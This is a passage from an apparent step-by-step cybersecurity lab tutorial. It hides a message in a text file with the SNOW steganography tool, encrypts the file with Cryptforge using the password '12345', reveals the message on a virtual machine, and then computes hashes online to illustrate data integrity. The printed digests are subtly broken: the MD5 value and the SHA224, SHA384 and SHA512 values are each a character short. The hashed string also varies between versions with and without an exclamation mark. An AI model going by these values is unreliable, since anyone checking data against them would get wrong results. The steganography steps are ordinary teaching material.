


Step 5: Now go to SNOW folder and right click on ‘newout.txt’ and click on **encrypt** as shown below:


(The encrypt option will appear only if you have downloaded the Cryptforge tool.)



Now create a strong password to encrypt the file, here we have created a simple one ‘**12345**’.



You can see newout.txt is locked, its icon is changed to a lock icon now let's send this file to a virtual machine.




Step 6: Use USB or send it via Gmail to the target virtual machine.


It's important that the target machine also has Cryptforge tool installed on its system in order to decrypt it.

Step 7: Here you can see that our encrypted file is now in windows virtual machine, double click on it and enter the password, the password is '**12345**'.






The file is decrypted and this is the same file where we have hidden some secret data in it.



Step 8: Now we will see the secret data hidden in it with SNOW tool, move newout.txt file to the SNOW folder and open command prompt.

Make sure that this virtual machine also has SNOW tool installed in its system.



Use **cd C:\Users\Rahul\Desktop\SNOW** and go to SNOW folder as shown in the following screenshot and enter the snow command:

snow -C -p "khulja sim sim" newout.txt and hit enter, you can see the hidden message appeared in the command prompt.

```
C:\Users\Rahul>cd C:\Users\Rahul\Desktop\SNOW
C:\Users\Rahul\Desktop\SNOW>snow -C -p "khulja sim sim" newout.txt
This is the secret message.
C:\Users\Rahul\Desktop\SNOW>
```

In this way we can hide a text file into another text file with SNOW tool and encrypt and decrypt it with Cryptforge tool to ensure more security.

Step 9: Now go to <https://md5calc.com/hash/md5> and calculate MD5 hash of any string, here our string to encode is “**Today’s a great day**”, enter this string and click on encode as shown in the following screenshot.

The screenshot shows a web browser window for 'Md5Calc.com'. The left sidebar has a 'Hash calculator' menu with options like 'IP and Browser', 'Internet', 'Text', 'Minimizers', 'Obfuscators', 'Random', and 'Math'. The main content area is titled 'Online MD5 Hash Calculator'. It has two input fields: 'Algorithm' set to 'MD5' and 'String to encode' containing 'Today's a great day!'. A red box highlights the 'Encode' button at the bottom of the form.

Step 10: You can find its equivalent hash as below, also you can see that this string is encoded to other hashing algorithms, scroll down and **copy** the required hashes and paste it in a **text file**.

The screenshot shows the Md5Calc.com website. The left sidebar has a 'Hash calculator' section with various options like IP and Browser, Internet, Text, Minimizers, Obfuscators, Random, Math, BASE64 Encode/Decode, JSON Encode/Decode, URL Encode/Decode, Html Encode/Decode, Time, and Links. The 'Text' option is selected. The main content area shows the URL 'Home / Hash calculator / MD5 hash for "Today's a great day!"'. Below it, the algorithm is set to 'MD5' and the string to encode is 'Today's a great day!'. The resulting MD5 hash, '6c2aa67bdf2189e2d71f9c6eff14fb5', is displayed in a red-bordered box. A blue 'Encode' button is visible.

String "Today's a great day!" encoded to other algorithms

Here you can view hashes for "**Today's a great day!**" string encoded with other popular algorithms

MD2	23af828d83d3fef07a29f44ce4067689
MD4	e535ac585690d70555f78af453bda92c
MD5	6c2aa67bdf2189e2d71f9c6eff14fb5
SHA1	dca048fc1837d7a9c15ee115ec1f2ebbdef28bda
SHA224	f422bcbfc621077153dfa4792428f884736eaac66784bcd82f3bd21
SHA256	80433d1b97c3ac643c4c1e1cb1a4e9386b78c5c44521c231c50612d874acf5eb
SHA384	fb3b00135f0c61607b4fcbbafad171de023da43fe007707685b8d3105b40240a453fc38dcee4e6c942be10a8ed1e323
SHA512/224	5b7f08e968bd10f727decebd258e43fa513e92bb21dc4eb3c6aa8874
SHA512/256	c7e6ea89f7d56e71e6eb44aed522abb521add4b157d60e6e7f7e391b372a5c77
SHA512	3ee22362104a10589a90c6023c31b37934c157f556a3ea83e63ab601fdac40231696f9692c796579097834d08c73868a7f1ae420c29c9973d12b39cd9dad052
SHA3-224	34c6e10ef980401049cd75877068fd617147bc1335dac58b741481a2
SHA3-256	1892de9e4bf01356428a056e26f9315ad9cd49fa16a072e77ba5319fb92e27b5

Here we have selected **MD5** and **SHA256** hashing algorithm and you can see these hashes in the following Text Document's screenshot:



New Text Document - Notepad

File Edit View

```
Today's a great day!
MD5 hash is "6c2aa67bdf2189e2d71f9c6eff14fb5"
SHA256 hash is "80433d1b97c3ac643c4c1e1cb1a4e9386b78c5c44521c231c50612d874acf5eb"
```

In this way you can ensure integrity of the data, which is one of the main components of CIA triad, integrity helps making sure data is trustworthy and not tampered.

These are also used in password storage and checksum functionalities, where hashes of the data are already calculated and stored and when new data is entered its equivalent hash will then be compared with the stored hashes to check if the new data entered is correct or not.

Hashing helps cybersecurity professionals ensure that the data stored on servers and cloud storage remains unreadable to hackers.
